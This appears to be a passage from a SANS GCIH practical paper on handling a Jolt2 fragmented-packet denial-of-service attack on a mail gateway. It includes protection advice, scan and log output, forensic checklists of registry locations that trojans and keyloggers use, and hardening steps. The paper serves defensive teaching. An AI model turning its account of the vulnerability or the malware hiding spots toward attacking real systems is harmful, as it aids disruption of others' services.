


Figure 11 – BlackICE Events Display

The BlackICE firewall is aware of the attack and the information at the bottom of the 'Events' page summarises the nature of the exploit. The intruder IP address is reported as 0.0.0.0 which is in fact the local host running BlackIce.

GCIH Practical v2.1 – Jolt2.C

How To Protect Against It

Several methods exist to protect against this attack. The quickest way to gain control of the box is to unplug it from the network although it is recommended that the exploit in use is diagnosed properly before hand. This is because there are some types of infection that detect when a machine has been disconnected from the LAN and as a consequence, will destroy data.

For Windows, the recommended fix is to download and install the relevant patch for the operating system.

For all systems it is possible to filter fragmented packets either at the boarder router or at the Firewall protecting the company networks. However Checkpoint have posted some details of how the exploit affects its Firewall -1 software. It states that:

For security reasons (e.g., overlay attacks) FireWall -1 reassembles all IP fragments of a datagram prior to inspection against the security policy. After reassembly, the packet is processed by the FireWall -1 Stateful Inspection engine, and if allowed by the security policy to proceed, the packet is refragmented and forwarded. To identify and audit attacks such as Ping of Death, Check Point added a mechanism to FireWall -1 - outside of its standard logging capability - to log certain events that occur during the FireWall -1 virtual reassembly process. This fragmentation logging takes place on the gateway itself and not on the management station (relevant for distributed management deployments).

The authors used jolt2 to send a stream of extremely large IP fragments to a FireWall -1 gateway, which in some cases can cause the write mechanism to grab all host CPU resources. There is no fragmentation tracking resource that is exhausted; it is the case that the fragmentation logging process is the cause of this issue.

http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

It goes on to say that, until new binaries have been released (v4.1 SP2 or v4.0 SP6 hotfix) a temporary workaround would be to disable console logging.

Issuing the following command on the firewall-1 module will do this:

```
$FWDIR/bin/fw ctl debug -buf
```

A proxy server will also protect against this attack by reassembling the packets before forwarding them on, although it should be noted that the Proxy must be patched too.

There was no recorded patch for BE / OS 5.0.

The Incident Handling Process

The Sans Institute recommends using the following six -step process to handle an Incident:

Preparation, Identification, Containment, Eradication, Recovery and finally Lessons Learned.

My organisation was in the infancy of security awareness when the attack took place so under each heading I have listed the key points as described by the SANS Institute.

Preparation

The key points listed by the SANS Institute for preparation are:

- Policy
 - Warning banners
 - Response strategies
 - Peer notification
 - Extranets

- Management Support
- Building a team
- Team organisation
- Disaster recovery
- Emergency communication plan
- Getting access to system and data
- Point of contact and resources
- Reporting facilities
- Train the team
- Interdepartmental communications
- Cultivate Sysadmin relationships
- Interface with law enforcement
- Jump bag (containing all the necessities)

Although my company has had an Internet presence for a considerable amount of time it was completely unprepared for any kind of threat originating from the Internet. There were a number of reasons for this, but I don't think the scenario is uncommon. At the time of the attack, my company did not have an Incident Response Team in place. It did not have a Security Policy and needless to say any type of Incident Handling script to work from. The security stance of the organisation was poor, although there were some countermeasures in place. Security skills were in short supply and training was non-existent. A little bit of history here will link the events, which led up to the Incident.

GCIH Practical v2.1 – Jolt2.C

The company's first link to the Internet was through a 9.6Kb/s analogue dial - up circuit. Hooray! We have the technology, we are just not sure how to use it and indeed what to use it for. After progressing to a 14.4Kb/s link the next step was an upgrade to a 64Kb/s dedicated lease line. The person in charge of this project was really working off his own initiative and there was still no business driver for the project. He involved a third party security company to make recommendations on how the link should be secured and shortly afterwards Checkpoint Firewall -1, running on a Solaris platform, was installed and tucked neatly into a corner of the computer room. A sticker was placed on the monitor of the SPARC system warning others to 'keep off'. Over the years, as more staff required Internet access the link was increased again to 2 Mb/s. The company developed a web server and email became an essential tool but Management still didn't recognise the need for improving security.

The company that originally installed the Firewall continued to provide phone support for the system and also consultancy if required. The administrator implementing the entire project eventually left and the role was passed to me. I was employed as a communications analyst at the time and my job was to plan, install and support the network.

Feeling a little bit nervous about the whole thing I decided that, initially it was necessary to increase my understanding of the whole set-up. The first step was to examine the existing configuration and obtain a copy of the network audit report (if there was one) to carry out a gap analysis.

I have lifted the relevant part of the Audit report pertaining to I T security and it is detailed below: -

Finding

A firewall provides security over the connection to the Internet Service Provider (ISP). Monitoring of activity through the firewall is undertaken in one of two ways:

- As it occurs, via the console.
- Through subsequent review of the activities logged.

Such monitoring is not, however, periodically undertaken; real-time monitoring and the interrogation of logs is, as a rule, undertaken only to investigate incidents or usage patterns revealed through other means. As a result, there is a risk that unauthorised activity, either from inside or outside the Council, may go undetected.

A recommendation relating to the periodic review of the firewall and operating system security logs was previously raised in the Internet and E-mail Policy Audit of 2000/2001. Following issue of the report, it was noted that the recommendation could not be implemented due to staffing constraints.

Recommendation

Some flexibility should be maintained in the resource allocation procedure to allow staff time to be temporarily reallocated in response to an increase in risk. Such an increase may be revealed by the monitoring process; for instance, a recent real time inspection revealed a US Educational establishment to be scanning the ports at the time of the review. In addition, further consideration should be given to the purchase or development of interrogation software for use against the security logs. Once purchased,

GCIH Practical v2.1 – Jolt2.C

procedures should then be introduced to ensure the selection and review of key security events on a periodic basis. In the event of such interrogations showing an increased risk to security, consideration should be given to an increase in the frequency of the reviews. The adequacy of security measures in relation to the events encountered should also be reviewed at such times.

Conclusion

Our audit has confirmed that the need for a Network Strategy is well understood by IT Services, and to this end, a guiding strategy is in place. The need for effective management and monitoring of the network is also understood.

Whilst a wide range of controls are therefore in place, a number of areas for improvement have been identified. In particular, these relate to the lack of formally documented IT and Network Strategies. Details of these and other findings have been included in the main body of the report.

It was great to find that Audit were involved in some of the processes set in place but clearly there was a lot to do.

The next step was to get agreement for a security budget, which required Management buy-in. This was perhaps the hardest task to achieve but fortunately my immediate boss was willing to listen. At first there was a little scepticism but eventually after a little persuasion and a nasty incident involving the 'Anna Kournikova' virus he could see the benefits and so could Senior Management! After all information is a key business asset and must be protected. Organisations are dependant on the confidentiality, integrity and availability of information and information systems and all incidents directly affect profitability and productivity. Management rate availability of information as more important than confidentiality and integrity but there are also legal considerations such as the Data Protection Act 1988, the Regulation of Investigatory Powers Act 2000, the Electronic Communications Act 2000, etc to be aware of. Reputation was another important factor for my company and without an appropriate security culture it is likely that we would continue to suffer from security incidents and therefore lose credibility.

With Management on-board and a Security Budget in hand we had to decide on how to spend the money. It was decided that the money could be best spent on educating staff on security issues and writing a Security Policy. Anything left would be used for training IT staff in security and implementing necessary countermeasures after carrying out a risk analysis. It was around this time (March 2002) that the incident occurred...

Identification

The key points listed by the SANS Institute for identification are:

- Be willing to alert early
- Importance of detection
- Importance of communication during an Incident
- Notify appropriate officials
- The signs of an Incident
- Assign a person to be the primary Incident Handler
- Assessment
- Establish a chain of custody

In March 2002 an attack was launched against our mail gateway. Of course with no procedures and team in place to monitor and react to incidents of this type it was little wonder that identifying the attack took a lot longer than it should have.

The first notification of the attack came through the helpdesk. A user was waiting for an email to arrive from an external body and so far nothing had come through. The user had contacted the person from the external body and asked them to resend the email. The email still did not arrive so the user contacted the helpdesk. The helpdesk assigned the call to an email administrator and the email administrator checked the internal Exchange server to see if the mail had been received. There was no evidence of the email arriving at the Exchange server and as the mail gateway came under the remit of the communications team (me), the call was passed to my team. If the Exchange server had been examined in detail it would have been seen that no external emails were arriving at the Exchange server.

A member of the team tried to connect to the mail gateway using remote control software but the server was very unresponsive and appeared to have locked up. After trying to log in locally the administrator rebooted the box (three-pin, manual override!). Unfortunately, because the server had been taken down in an unclean manner, the hard disk had become corrupted. In fact the damage was that bad that the server had to be rebuilt from scratch which took a day or two. All logs were lost.

The email gateway ran for about another week before it came under attack again. This time an administrator was working on the server, checking undetermined quarantined emails for infection. The system gradually slowed whilst under remote control until it had locked up completely. One reboot later and the system seemed to be responding well so the problem was diagnosed as either a memory leak or just lack of RAM memory in general. The team responsible for servers examined the box using performance monitoring software but could not find any evidence of a memory leak. The RAM memory was increased and the fault was closed.

GCIH Practical v2.1 – Jolt2.C

At the time of the attack there were no intrusion detection systems in place, or other such devices set to log incoming/outgoing traffic. The firewall was not set to log traffic to or from the mail gateway because of the volume of email being sent.

On the time of third attack alarm bells rang. This time an administrator noticed that there was no email leaving the outbound queue of the Internal bridgehead Exchange server. Upon further examination it was determined that only internal email was flowing and that no external email was reaching the Exchange server. The mail gateway was examined once again but was performing so badly one of the administrators rebooted it but it made no difference. The server was disconnected from the network and instantly it started to respond normally although the net effect was the same – no email was flowing. There were a number of possibilities put forward as to why this could be, ranging from a faulty network card to the possibility of an external attack. The network card was replaced and the NIC driver updated, the hard disk was examined for corruption and scanned for viruses.

The security company responsible for the original firewall installation were called in to assess the situation. Although the firm offered a full range of services to handle a security incident, the consultancy was expensive and money was an issue.

The examination did reveal that the overall security of the host was extremely poor. I do not have a copy of the report, as the money spent did not stretch to writing one.

A TCP fingerprint analysis of the results indicated that the host was not patched to the highest levels. This showed that the host was susceptible to an IP spoofing vulnerability and a Packet fragmentation attack vulnerability – Jolt2.

```
TCP Sequence Prediction: Class=trivial time dependency
                          Difficulty=38 (easy)
TCP ISN Seq. Numbers: 4BC255C2 4BC25650 4BC2563A 4BC256EC
4BC2573E 4BC25830
IPID Sequence Generation: Broken little -endian incremental
```

A local inspection of the system registry revealed that only patch Q147222 had been installed. This is a group of hotfixes for Exchange Server. The service pack level (SP) was indicated as SP5, revised SP6a. This indicated that SP6a has been installed over SP5, instead of the recommended path of SP6, followed by SP6a. Microsoft had released the security roll up package, Q299444 since the release of SP6a.

GCIH Practical v2.1 – Jolt2.C

Containment

The key points listed by the SANS Institute for containment are:

- Deploy team
- Secure the area
- Review the information
- Keep the system(s) pristine
- Isolate the system
- Load binaries
- Backup
- Store backups safely
- Keep a low profile
- Analyse information
- Make reports
- Determine the risks of continuing operations
- Consult with Sysadmins
- Change passwords

An image of the machine was taken using Norton Ghost v6.5. A floppy disk was prepared with the Ghost software on it. The machine was booted from this disk and an image of the hard disk was copied to another clean hard disk. Another copy was burnt to CD.

A logical examination was then carried out on the 21st March 2002 with the result that at the time of the inspection, no obvious evidence of system compromise could be found.

A connection was made remotely on tcp port 25 to test whether the host was susceptible to mail relaying but it proved that it could not be used for this.

All system logs were checked for suspicious entries, in order to potentially reveal unauthorised system access post incident. Nothing suspicious was noted. Copies of the local Event logs were taken and confirmed that they had been overwritten post incident. The first entry of each log is detailed, each shown with the date of the oldest entry:

Security Log:

```
3/14/2002 5:00:01 PM 8 5 593 Security
CS-MIMESWEEPER\Administrator
CS-MIMESWEEPER A process has exited:
Process ID: 2154389824 User Name: Administrator Domain:CS -
MIMESWEEPER Logon ID: (0x0, 0x269D )
```

Application Log:

```
3/14/2002 6:14:19 AM 1 3 4879 mailsweeper for SMTP Delivery N/A
CS-MIMESWEEPER somecompany.co.uk
```

GCIH Practical v2.1 – Jolt2.C

System Log:

```
3/114/2002 10:49:11 AM 4 0 8033 BROWSER N/A
CS-MIMESWEEPER The browser has forced an election on network
\Device\NetBT_E190x1 because a master browser was stopped.
```

The Security log was specifically checked for Event ID's 529 (logon/logoff failure) and 539 (account lockout) but nothing suspicious was noted.

Log settings were found to be:

```
Security: 512kb overwrite after 7 days
System: 512kb overwrite after 7 days
Application: 512kb overwrite after 7 days
```

A remote scan of the host using nmap revealed the following:

Interesting ports on (192.168.1.3)

Port	State	Service
25/tcp	open	smtp
135/tcp	open	loc -srv
135/udp	open	loc -
139/tcp	open	netbios -ssn
137/udp	open	netbios -ns
138/udp	open	netbios -dgm
20200/tcp	open	unknown

```
Remote operating system guess: windows NT4 / win 95 / win98
TCP Sequence Prediction: Class=trivial time dependency
                        Difficulty=38 (easy)
TCP ISN Seq. Numbers: 4BC255C2 4BC25650 4BC2563A 4BC256EC
4BC2573E 4BC25830
IPID Sequence Generation: Broken little -endian incremental
```

The NTFS file system supports alternate data streams (ADS), which can be utilised by an attacker to hide large amounts of data or programs that would essentially be invisible to normal methods of inspection.

The system was checked for data hidden in alternate data streams. No malicious usage was noted.

Software based key -stroke loggers can be used to 'invisibly' capture usernames and passwords. These types of programs normally create registry values under the following hive:

```
HKEY_LOCAL_MACHINE \System\CurrentControlSet\Services +
subkey
```

A check of this registry key showed no suspicious values. Also Autostart entries were checked for rogue settings, which may indicate that Trojan applications were installed.

The netstat -an command was used to show all current connections but nothing of a suspicious nature was noted.

GCIH Practical v2.1 – Jolt2.C

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1029	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1421	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1422	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1423	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1447	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1740	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1757	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1770	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1798	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1826	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4681	0.0.0.0:0	LISTENING
TCP	0.0.0.0:6502	0.0.0.0:0	LISTENING
TCP	0.0.0.0:20200	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1025	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1025	127.0.0.1:1029	ESTABLISHED
TCP	127.0.0.1:1026	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1028	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1029	127.0.0.1:1025	ESTABLISHED
TCP	192.168.1.3:25	212.137.57.25:55607	ESTABLISHED
TCP	192.168.1.3:137	0.0.0.0:0	LISTENING
TCP	192.168.1.3:138	0.0.0.0:0	LISTENING
TCP	192.168.1.3:139	0.0.0.0:0	LISTENING
TCP	192.168.1.3:1431	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1432	202.54.1.73:25	TIME_WAIT
TCP	192.168.1.3:1433	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1435	193.130.5.205:25	TIME_WAIT
TCP	192.168.1.3:1436	10.10.100.105:5000	TIME_WAIT
TCP	192.168.1.3:1437	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1438	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1440	202.54.1.74:25	TIME_WAIT
TCP	192.168.1.3:1442	194.203.22.147:25	TIME_WAIT
TCP	192.168.1.3:1444	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1445	202.54.1.73:25	TIME_WAIT
TCP	192.168.1.3:1448	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1450	194.217.242.6:25	TIME_WAIT
TCP	192.168.1.3:1451	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1453	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1454	202.54.1.73:25	TIME_WAIT
TCP	192.168.1.3:1457	10.10.100.105:5000	TIME_WAIT
TCP	192.168.1.3:1458	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1461	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1462	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1463	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1465	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1466	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1474	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1475	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1476	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1478	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1479	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1485	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1487	66.115.130.17:25	TIME_WAIT
TCP	192.168.1.3:1495	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1496	212.74.114.10:25	TIME_WAIT
TCP	192.168.1.3:1497	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1499	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1500	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1507	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1511	202.54.1.74:25	TIME_WAIT
TCP	192.168.1.3:1513	202.54.1.74:25	TIME_WAIT

GCIH Practical v2.1 – Jolt2.C

TCP	192.168.1.3:1518	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1519	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1526	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1531	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1532	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1533	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1534	194.168.3.34:25	TIME_WAIT
TCP	192.168.1.3:1537	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1538	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1545	202.54.1.74:25	TIME_WAIT
TCP	192.168.1.3:1549	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1550	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1552	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1557	202.54.1.73:25	TIME_WAIT
TCP	192.168.1.3:1559	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1561	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1563	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1565	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1569	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1575	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1577	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1587	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1595	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1598	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1599	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1606	62.253.164.40:25	TIME_WAIT
TCP	192.168.1.3:1607	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1608	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1609	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1614	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1615	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1622	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1623	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1627	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1628	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1629	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1634	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1636	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1637	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1638	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1641	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1642	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1643	10.10.100.105:5000	TIME_WAIT
TCP	192.168.1.3:1649	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1650	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1652	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1653	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1660	212.74.114.10:25	TIME_WAIT
TCP	192.168.1.3:1661	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1662	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1663	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1664	10.10.100.105:5000	TIME_WAIT
TCP	192.168.1.3:1665	192.168.1.3:139	TIME_WAIT
TCP	192.168.1.3:1673	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1674	212.74.114.10:25	TIME_WAIT
TCP	192.168.1.3:1675	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1688	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1690	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1692	212.74.114.10:25	TIME_WAIT
TCP	192.168.1.3:1695	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1705	198.137.241.42:25	TIME_WAIT
TCP	192.168.1.3:1707	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1708	195.188.53.60:25	TIME_WAIT
TCP	192.168.1.3:1709	213.18.248.74:25	TIME_WAIT
TCP	192.168.1.3:1721	50.0.100.1:25	TIME_WAIT
TCP	192.168.1.3:1724	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1725	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1729	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1730	213.104.18.14:25	TIME_WAIT

GCIH Practical v2.1 – Jolt2.C

TCP	192.168.1.3:1740	134.36.2.60:25	ESTABLISHED
TCP	192.168.1.3:1741	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1742	198.137.241.42:25	TIME_WAIT
TCP	192.168.1.3:1744	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1748	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1749	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1750	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1751	195.188.53.60:25	TIME_WAIT
TCP	192.168.1.3:1757	202.54.1.73:25	ESTABLISHED
TCP	192.168.1.3:1758	212.74.114.8:25	TIME_WAIT
TCP	192.168.1.3:1770	65.54.254.145:25	ESTABLISHED
TCP	192.168.1.3:1771	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1777	212.74.114.7:25	TIME_WAIT
TCP	192.168.1.3:1778	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1779	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1780	195.188.53.60:25	TIME_WAIT
TCP	192.168.1.3:1783	198.137.241.42:25	TIME_WAIT
TCP	192.168.1.3:1791	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1792	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1795	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1796	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1797	213.104.18.14:25	TIME_WAIT
TCP	192.168.1.3:1798	50.0.100.1:25	ESTABLISHED
TCP	192.168.1.3:1806	198.137.241.42:25	TIME_WAIT
TCP	192.168.1.3:1807	212.74.114.10:25	TIME_WAIT
TCP	192.168.1.3:1808	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1809	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1810	66.197.12.48:25	TIME_WAIT
TCP	192.168.1.3:1813	212.137.30.138:25	TIME_WAIT
TCP	192.168.1.3:1816	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1817	195.188.53.60:25	TIME_WAIT
TCP	192.168.1.3:1820	198.137.241.42:25	TIME_WAIT
TCP	192.168.1.3:1824	212.74.114.9:25	TIME_WAIT
TCP	192.168.1.3:1825	212.17.199.48:25	TIME_WAIT
TCP	192.168.1.3:1826	213.48.85.3:25	SYN_SENT
TCP	192.168.1.3:1827	193.109.254.3:25	TIME_WAIT
TCP	192.168.1.3:1831	213.104.18.14:25	TIME_WAIT
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:1421	*:*	
UDP	0.0.0.0:1422	*:*	
UDP	0.0.0.0:1423	*:*	
UDP	0.0.0.0:1447	*:*	
UDP	0.0.0.0:4681	*:*	
UDP	0.0.0.0:6502	*:*	
UDP	192.168.1.3:137	*:*	
UDP	192.168.1.3:138	*:*	

GCIH Practical v2.1 – Jolt2.C

The system was also checked for:

- Unauthorised scheduled jobs
- Loaded drivers
- Rogue entries in system files
 - Boot.ini
 - System.ini
 - Win.ini
- Running Services
- Registry Shell Spawning:
 - HKEY_CLASSES_ROOT \batfile\shell\open\command
 - HKEY_CLASSES_ROOT \comfile\shell\open\command
 - HKEY_CLASSES_ROOT \exefile\shell\open\command
 - HKEY_CLASSES_ROOT \htafile\shell\open\command
 - HKEY_CLASSES_ROOT \piffile\shell\open\command

 - HKEY_LOCAL_MACHINE \Software\classes\batfiles\shell\open\command
 - HKEY_LOCAL_MACHINE \Software\classes\comfiles\shell\open\command
 - HKEY_LOCAL_MACHINE \Software\classes\exefiles\shell\open\command
 - HKEY_LOCAL_MACHINE \Software\classes\htafiles\shell\open\command
 - HKEY_LOCAL_MACHINE \Software\classes\piffiles\shell\open\command
- Active-X Components - StubPath values under:
 - HKEY_LOCAL_MACHINE \Software\Microsoft\Active Setup\Installed Components
- Network Shares
- Recycle Bin
- User Accounts
- Auditing Policy
- Directory Permissions
- NeverShowExt - this key has the function to hide a real extension of a file.

The system partition was found to be on a FAT file system. This prevents the benefit of added security provided by NTFS in terms of permissions and auditing. The permissions on the root of the data partition were set to 'Everyone: Full Control' when really permissions should be restricted to the minimum needed for productivity.

Due to the role of the host (mail server) and the nature of the attack, it was decided to keep the system operational throughout the time of the examination.

The other servers located in the same DMZ (web server & FTP server) were scanned for vulnerabilities and it was concluded that these hosts were not vulnerable to this exploit. There had been no reported issues with them and no suspicious activity found. Throughout the entire process these servers had performed as expected and it was felt that they should be monitored with no further action was required.

GCIH Practical v2.1 – Jolt2.C

Eradication

The key points listed by the SANS Institute for eradication are:

- Determine the cause and symptoms of the incident
- Perform a vulnerability analysis
- Remove the cause of the incident
- Locate the most recent clean backups

The examination revealed that the overall security of the host was extremely poor and therefore steps should be taken to either:

- 1) Increase its resilience to hostile attack.
- 2) Rebuild the host from trusted media and carry out strengthening actions on both the operating system (OS) and MIMESweeper application.

Management felt that the gateway server was worth spending some money on, replacing the desktop PC employed as the host. It was decided that it would be best to rebuild the gateway on a more powerful and resilient server. The server of choice at the time was a Compaq Proliant DL360. This comes with mirrored hard disk, 512 Mb RAM and 1.4Ghz Pentium III processor.

The vulnerability analysis and forensic work were carried out in the containment phase of the operation.

Recovery

The key points listed by the SANS Institute for recovery are:

- Restore from backups if required
 - Make sure these backups do not contain compromised code.
 - If backups do not exist then reload system from C D-ROM and patch.
- Validate the system(s)
- Decide when to restore operations
- Monitor the system(s)

There were no backups of the original data but fortunately this was not really an issue for the company. The critical information needed to carry on operations after the host had been rebuilt were the MIMESweeper policies configured on the system. These were still available, as the host had not actually been compromised in this way. The settings were therefore noted down ready for the new installation.

GCIH Practical v2.1 – Jolt2.C

It was decided that the system should be rebuilt straight away, but that the current MIMESweeper host be patched and left in operation whilst the rebuild took place.

The server administration team were asked to install the operating system (NT4.0 server) and apply the necessary patches to harden the system. Specifically, service pack 6a and security rollup patch Q299444 were installed on top. The system drive was formatted as NTFS so that the appropriate permissions could be assigned.

The folder permissions were changed to enhance access control.

The original banner information was modified to prevent the application and version number from being revealed.

The log settings were changed to:

Security:	4096kb overwrite as needed
System:	4096kb overwrite as needed
Application:	4096kb overwrite as needed

The audit settings were changed to:

Logon/Logoff	Success, Failure
File and Object Access	Success, Failure
Use Of User Rights	Success, Failure
User & Group management	Success, Failure
Security Policy Changes	Success, Failure
Restart, Shutdown and System	Success, Failure
Process Tracking	Success, Failure

The anti-virus software was installed last. Sophos uses a plug -in dll for MIMESweeper, making it more efficient, so this was used.

It was decided that a network base intrusion detection system (SNORT) be placed either side of the Firewall – one on the public network and one on the trusted internal network. Additionally a host based IDS agent was installed on MIMESweeper. The product used was a commercial intrusion detection system called Entercept by Vigilante. The agent reports to a central console located on the Internal network. The agent is initially put in to warning mode so that the system can be monitored for false positives. Once an exception rule has been created for each false positive the agent can be set to protect mode therefore denying a potential attack. An agent was also installed on the web and ftp servers.

GCIH Practical v2.1 – Jolt2.C

Lessons Learned

The key points listed by the SANS Institute for Lessons learned are:

- Develop a follow report
 - Start as soon as possible
 - Assign the task to the on-site team
 - Include forms from the SANS guide
 - Encourage all affected parties to review the draft
 - Attempt to reach consensus
- Conduct a follow up meeting
